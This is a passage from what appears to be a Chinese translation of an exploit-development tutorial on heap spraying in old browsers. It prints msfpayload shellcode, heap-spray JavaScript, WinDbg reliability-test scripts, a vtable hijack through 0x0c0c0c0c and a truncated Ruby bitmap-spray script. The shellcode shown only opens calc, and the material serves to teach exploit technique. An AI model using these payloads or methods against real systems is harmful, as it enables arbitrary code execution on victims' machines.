
生成 payload

从功能来看，我们需要编码 shellcode，仅令其加载到堆中，并限制 bad chars:

```
msfpayload windows/exec cmd=calc J
```

```
root@bt:/pentest/exploits/trunk# ./msfpayload windows/exec cmd=calc J
// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc
%u0e8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%
uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%ub34%ud601%uff31%u
c031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2
424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%u5dff%uf0bb%ua2b5%u6856%u95a6%u9d
bd%u5dff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063root@bt:/pentest/exploits/trunk#
```

用 msfpayload 命令生成的 shellcode 代替断点后：



在 IE6 上测试也是相同的结果。

修改

Payload 结构很简单，无需理会整个结构，只需要用目标地址“喷射”栈空间。覆盖返回地址和 SEH 结构后，无需再考虑如何跳至我们的 payload。因此，我们可以简单地使用 0x06060606 来填充整个栈空间，也可以使其很好地跳入堆中。

```
payload = "";  
while(payload.length < 300) payload+="\x06";  
  
target.AddAttachments(payload);
```

DEP

若开启 DEP，情况就有所不同了。我们将在下一章节中讨论绕过 DEP 的“精确堆喷射”。

究于乐趣与稳定性来测试 heap spray

构造 exploit 时，最重要的一点就是保证 exploit 的稳定性。这也正是 heap spray 的独到之处，它能够稳定地控制 EIP，以便让程序执行到 payload。当使用 heap spray 时，你还需要确保可预测指针的稳定性。测试它的唯一方法就是测试，测试，再测试。当测试时：

- 1、在多个系统上测试。使用已打补丁的系统，至少补上系统补丁和 IE 补丁。
- 2、将代码隐藏在一个正常网页内看是否仍可正常工作，比如在 iframe 中实际堆喷射。
- 3、确保附加到正确的进程。

使用 PyDBG 可实现自动化测试，可写个 python 脚本实现：

- 1、启动 IE 并连接 heap spray html 页面；
- 2、获取进程 PID（比如 IE8 和 IE9，确保附加到正常的进程）；
- 3、等待堆喷射完成；
- 4、读取目标进程内存，并查看目标地址是否为期望的数值；
- 5、杀掉进程并重复操作。

当然，你也可以使用 windbg 脚本去完成上述操作。创建文件“spraytest.windbg”，并将其放置在程序目录“c:\program files\Debugging Tools for Windows(x86)”：

```
bp mshtml!CDivElement::CreateElement "dd 0x0c0c0c0c;q"
.logopen spraytest.log
g
```

写个小脚本（python 或者其它语言）：

- 1、打开目录 c:\program files\Debugging Tools for Windows(x86)
- 2、运行 windbg -c “\$<spraytest.windbg” “c:\program files\internet explorer\iexplore.exe”
<http://yourwebserver/spraytest.html>
- 3、提取 spraytest.log，并保存到另一个地址，或者复制其内容到一个新建文件。因为每次运行 windbg，都会把 spraytest.log 文件内容清除。
- 4、多次重复运行进程。

在 spraytest.html 文件中，</html>标签前添加一个<div>标签：

```
<...>
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
<div>
</html>
```

此标签的创建会触发断点，dump 0x0c0c0c0c 的内容并退出进程。日志文件就会包含目标地址的内容，提取日志文件，最后在各个日志文件的入口处都可以看到 heap spray 后的作用及其稳定性：

```
Opened log file 'spraytest.log'
0:013> g
0c0c0c0c 90909090 90909090 90909090 90909090
0c0c0c1c 90909090 90909090 90909090 90909090
0c0c0c2c 90909090 90909090 90909090 90909090
0c0c0c3c 90909090 90909090 90909090 90909090
0c0c0c4c 90909090 90909090 90909090 90909090
0c0c0c5c 90909090 90909090 90909090 90909090
0c0c0c6c 90909090 90909090 90909090 90909090
0c0c0c7c 90909090 90909090 90909090 90909090
quit:
```

对于 IE8，读者也可以：


- 1、运行 IE8 并打开 html 页面；
- 2、等一会便于完成堆喷射；
- 3、获取正确进程的 PID；

- 4、使用 `ntsd.exe`(也在 `windbg` 程序目录下)附加 `pid`, `dump 0x0c0c0c`, 然后退出;
- 5、杀掉所有 `iexplore.exe` 进程;
- 6、提取日志文件;
- 7、重复以上操作。

选择 Heap Spray 脚本

Skylined 写过一个 [heap spray script generator](#), 它能够生成 heap spray 例程的代码。正如其在网站上所说的, 实际的 heap spray 代码仅 70 多字节 (不包括 shellcode), 可直接使用[在线表单](#)生成。不用 `\uXXXX` 或者 `%uXXXX` 编码 payload, 它自定义有编码器/解码器, 能够限制上限值。下面是用它创建出一个小巧的 heap spray 代码的步骤。

首先定位到在线表单上, 此时可以看到:





The screenshot shows a web browser window with the URL `skyphered.com/SkyLined/heap_spray/small_heap_spray_generator.html`. The page has a green header with a binary pattern and the text "Heap spray generator". Below the header, there is a description of the tool and a form with the following fields and options:


- Shellcode:** (hex byte values) `31 F6 56 64 8B 76 30 8B 76 0C 8B 76 1C 8B 6E 08 8B 36 8B 5D 3C 8B 5C 1D 78 01 EB 8B 4B 18 8B 7B 20 01 EF 8B 7C 8F FC 01 EF 31 C0 99 32 17 66 C1 CA 01 AE 75 F7 66 81 FA 10 F5 E0 E2 75 CF 8B 53 24 01 EA 0F B7 14 4A 8B 7B 1C 01 EF 03 2C 97 68 2E 65 78 65 68 63 61 6C 63 54 87 04 24 50 FF D5 CC`
- Encoding:** ☒ Use 7 bit encoding (with decoder). ☐ Use 16 bit ("\\uXXXX") encoding.
- Target address:** `0x0C0C0C0C`
- Block size:** (in multiples of 0x10000 bytes) `0x10`
- Target:** ☒ Microsoft Internet Explorer (heap header size = 0x24). ☐ Google Chrome / Chromium (heap header size = 0x10C). ☐ Mozilla Firefox (heap header size = 0). ☐ Other, heap header size = `0x24`

在第一个文件域中, 你需要输入 `shellcode`, 仅需输入字节值, 并用空格分开。

(用 `msfpayload` 创建 `shellcode`, 并以 C 语言格式输出, 将 `msfpayload` 生成的 `shellcode` 复制&粘贴到文本文件中, 然后用空格替换 `\x`, 最后移除双引号以及尾部的分号)




接着设置目标地址（默认为 0x0c0c0c）和 block size（0x10000 字节的倍数），默认值可在 IE6 和 IE7 正常运行。点击“execute”即可生成 heap spray 代码：




将生成的代码移入一个 html 页面中：



在 IE7 中打开，并查看 0x0c0c0c0c 地址处的数值：



（在下一章节将会提到用 0x0c 作为 nop 的原因）
查看 0x0c0c0c0c 所在堆块的末尾，可以找到真实的 shellcode：



浏览器版本与 Heap Spray 脚本兼容性概览

下面是各种浏览器及其版本的概况，主要在 XP SP3 上的测试情况，以检测 heap spray 脚本在各个环境的工作情况。所有实例默认均以 0x06060606 是否存在有效值为准，除非另外说明。

Browser & Version	Does Heap Spray Script work ?
Internet Explorer 5	Yes
Internet Explorer 6	Yes
Internet Explorer 7	Yes
Internet Explorer 8 and up	No
Firefox 3.6.24	Yes (More reliable at higher addresses : 0a0a0a0a etc)
Firefox 6.0.2 and up	No

Opera 11.60	Yes (Higher addresses : 0a0a0a0a etc)
Google Chrome 15.x	No
Safari 5.1.2	No

通过修改脚本（增加堆喷射的次数），就可能令上面各个浏览器下类似 0x0a0a0a0a 的地址指向 Nops。另一方面，在上面的对照表中可以看到，所有最新版的主流浏览器似乎都“受保护”，能够对抗这种 heap spray。

使用 0x0c0c0c0c 是否会更可行？

如上所述，许多 exploit 都是利用 0x0c0c0c0c 这个地址，但我们也清楚地知道该地址并不是唯一可用的地址，在多数情况下，它确实提供了许多有价值的条件。如果在 exploit 中通过覆盖栈或堆上的虚表，也可通过虚表指针指向的虚函数来控制 EIP，此时你就需要一个指向虚表指针的指针，或者有另一个指针，它指向 payload 指针的指针。搜索一个稳定地指向新分配/创建的堆块指针的指针可能具有很大的挑战性，甚至是不可能的，但它毕竟是一种解决方案。

下面以 C++代码为例演示虚表的工作原理：

(vtable.c)

```
#include <cstdlib>
#include <iostream>

using namespace std;

class corelan {
public:
    void process_stuff(char* input)
    {
        char buf[20];
        strcpy(buf, input);
        //virtual function call
        show_on_screen(buf);
        do_something_else();
    }

    virtual void show_on_screen(char* buffer)
    {
        printf("Input : %s", buffer);
    }

    virtual void do_something_else()
    {


    }
};

int main(int argc, char *argv[])
{
```

```
corelan classCorelan;
classCorelan.process_stuff(argv[1]);
}
```

```
C:\Dev-Cpp\projects\utable>utable.exe boo
Input : boo
C:\Dev-Cpp\projects\utable>_
```

corelan 类（对象）包含有 public 类型函数以及 2 个虚函数。当类实例化后，虚表被创建，里面包含有 2 个虚函数指针。当此对象被创建，对象指针会保存在栈/堆上。下面是对象与类中函数之间的关系图：



当对象中的虚函数被调用时，函数指针（虚表中的一部分）被引用，然后调用一系列指令：

- 1、对象的头一个指针用于索引虚表；
- 2、下一指针读取正确的虚表；
- 3、从虚表入口地址偏移一定地址到对应函数，获取函数地址。

从栈上获取对象指针，并赋予 EAX：

```
MOV EAX, DWORD PTR SS:[EBP+8]
```

从对象中获取虚表指针（位于对象顶部）：

```
MOV EDX, DWORD PTR DS:[EAX]
```

调用虚表中的第 2 个函数：

```
MOV EAX, [EDX+4]
CALL EAX
```

注意：尽管经常会看到 `CALL [EAX+offset]`，但有时最后 2 个指针可能会合并成 `CALL EDX+4`。

总之，如果你如果用 `41414141` 覆盖栈上的最初的指针，就会触发访问异常：

```
MOV EDX, DWORD PTR DS:[EAX] : Access violation reading 0x41414141
```

如果你能够控制这个地址，就可以通过一系列的指针引用（指针的指针……）来控制 EIP。如果 heap spray 是传递 payload 的唯一方法，这可能就成问题了。只能找到一个指向堆地址的指针的指针，并且要求该指针指向 payload。幸运的是，我们还有其它方法可解决此问题，结合 heap spray，利用地址 `0x0c0c0c` 就可以做到。这里不再令每个 heap spray block 包含 nops + shellcode，而是在每个 chunk 中放置一系列的 `0x0c's`

来代替 shellcode（包括用 0x0c 替换 Nops），并确保喷射后，内存地址 0x0c0c0c0c 也包含有 0c0c0c0c 等数据。然后用 0x0c0c0c0c 覆盖指针：

```
MOV EAX, DWORD PTR SS:[EBP+8] <- put 0x0c0c0c0c in EAX
```

由于 0x0c0c0c0c 包含数据 0x0c0c0c0c，因此下一指针会：


```
MOV EDX, DWORD PTR DS:[EAX] <- put 0x0c0c0c0c in EDX
```

最后，函数指针被读取并引用。由于 0x0c0c0c0c 包含有 0x0c0c0c0c，并且 EDX+4(0x0c0c0c0c+4)也包含有 0x0c0c0c0c，因此：

```
MOV EAX, [EDX+4] <- put 0x0c0c0c0c in EAX
```

```
CALL EAX <- jump to 0x0c0c0c0c, which will start executing the bytes at that address
```

0x0c0c0c0c 作为虚表地址，包含有 0x0c0c0c0c 和 0x0c0c0c0c 等数据，也就是说，喷射的 0x0c 会变成伪造的虚表地址，最后它会被引用或者调用，并跳到上面的地址去执行。如果 0x0c0c0c0c 包含有 0x0c0c0c0c，它最后会执行指令 0c 0c 0c 0c：



上面的 or al,0c 就相当于 nop 指令。因此用这个地址，当它被当作机器码来执行时，就相当于一个无效指令，并且其包含的数据指向其自身，这样就可以很容易地利用堆喷射来覆盖虚表指针，实现任意代码执行。

0x0c0c0c0c 就是一个例子，但可能还有其它类似地址的存在。

理论上，你可以使用 0C 机器码偏移一定数值的指令，仅需确保在堆喷射后它能够达到目标地址（例如 0C0D0C0D）。用 0D 也是可行的，但 0D 会使用 5 字节，可能会导致字节对齐问题：

```
0D 0D0D0D0D OR EAX, 0D0D0D0D
```

总而言之，这里仅是解释下使用 0x0c0c0c0c 的原因以及必要性，但在多数情况下，你并不真正需要喷射到 0x0c0c0c0c，它只是一个通用地址。

注意：如果你想阅读更多关于函数指针/虚表指针的资料，可以看看 Jonathan Afek 和 Adi Sharabani 的文章。

[Lurene Grenier](#) 在其 [snort.org 博客](#)上写了篇关于 DEP 与 Heap Spray 的文章。

选择性堆喷射浏览器

图片

2006 年，Greg MacManus 和 Michael Sutton 在 iDefense 大会上发表了一篇[文章](#)，介绍了使用图片来完成堆喷射的利用技术。虽然他们已经在文章中附带有一些[脚本](#)，但笔者依然很少在各种公开的 exploit 中见到这项技术的使用。

[www.rec-sec.com](#) 的 Moshe Ben Abu 在上述思想的基础进行改进，并在 [2010 Owasp 大会](#)上公布成果。他用 ruby 脚本实现出更具有实战意义的代码，并经其同意在本教程中引用他的脚本。

(bmpheapspray_standalone.rb)

```
# written by Moshe Ben Abu (Trancer) of www.rec-sec.com
# published on www.corelan.be with permission
```

```
bmp_width      = ARGV[0].to_i
bmp_height     = ARGV[1].to_i
bmp_files_togen = ARGV[2].to_i
```

```

if (ARGV[0] == nil)
    bmp_width = 1024
end

if (ARGV[1] == nil)
    bmp_height = 768
end

if (ARGV[2] == nil)
    bmp_files_togen = 128
end

# size of bitmap file calculation
bmp_header_size = 54
bmp_raw_offset = 40
bits_per_pixel = 24
bmp_row_size = 4 * ((bits_per_pixel.to_f * bmp_width.to_f) / 32)
bmp_file_size = 54 + (4 * ( bits_per_pixel ** 2 ) ) + ( bmp_row_size * bmp_height )

bmp_file = "\x00" * bmp_file_size
bmp_header = "\x00" * bmp_header_size
bmp_raw_size = bmp_file_size - bmp_header_size

# generate bitmap file header
bmp_header[0, 2] = "\x42\x4D" # "BM"
bmp_header[2, 4] = [bmp_file_size].pack('V') # size of bitmap file
bmp_header[10, 4] = [bmp_header_size].pack('V') # size of bitmap header (54 bytes)
bmp_header[14, 4] = [bmp_raw_offset].pack('V') # number of bytes in the bitmap header from here
bmp_header[18, 4] = [bmp_width].pack('V') # width of the bitmap (pixels)
bmp_header[22, 4] = [bmp_height].pack('V') # height of the bitmap (pixels)
bmp_header[26, 2] = "\x01\x00" # number of color planes (1 plane)
